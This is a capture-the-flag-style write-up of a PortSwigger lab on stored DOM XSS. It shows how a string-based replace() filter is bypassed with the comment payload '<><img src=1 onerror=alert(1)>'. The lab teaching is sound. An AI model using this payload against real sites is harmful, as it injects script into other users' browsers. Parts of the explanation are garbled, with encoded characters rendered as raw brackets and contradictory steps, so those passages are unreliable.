PortSwigger
Description
This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function.
Solution Steps
Step 1: Identify the Vulnerability
-

try the common string symbols to check encoded character
-
checks where the user feedback process in JS

- The problem:
replace()with a string only targets the first match.
| Input | Result | Issue |
|---|---|---|
<script> | <script> | Only first < replaced, > remains! |
But more importantly: If you put two sets of angle brackets, the first gets encoded, the second survives!
Step 2: Construct the Payload
Since the filter only removes the first < and >, you can use:
<><img src=1 onerror=alert(1)>
Payload work flow:
Original payload:
<><img src=1 onerror=alert(1)>
↑ ↑
│ └─ This > might get replaced (depends on implementation)
└─ This < is the FIRST occurrence
After replace('<', '<'):
<><img src=1 onerror=alert(1)>
↑
└─ This > is still here! Not replaced!
After replace('>', '>') - if implemented similarly:
<><img src=1 onerror=alert(1)>
↑
└─ Wait, now the first > is gone, but what about the > after img?
But the key point: The first angle brackets are sacrificial.
The actual payload <img src=1 onerror=alert(1)> survives!
Step 3: Enter the Comment
- Go to any blog post
- Scroll down to the comment section

- Fill in the comment form:
- Name: Any name
- Email: Any email
- Comment:
<><img src=1 onerror=alert(1)>
- Click “Post Comment”
Step 4: Solved the Lab

- The page reloads with your comment
- The
alert(1)fires immediately - The lab is marked as Solved

Key Takeaway
| Concept | Explanation |
|---|---|
| Vulnerability Type | Stored DOM XSS |
| Flawed Function | replace() with string instead of regex |
| Why it’s flawed | Only replaces FIRST occurrence |
| Bypass technique | Add extra angle brackets at the beginning |
| Why it works | First brackets get encoded, real payload survives |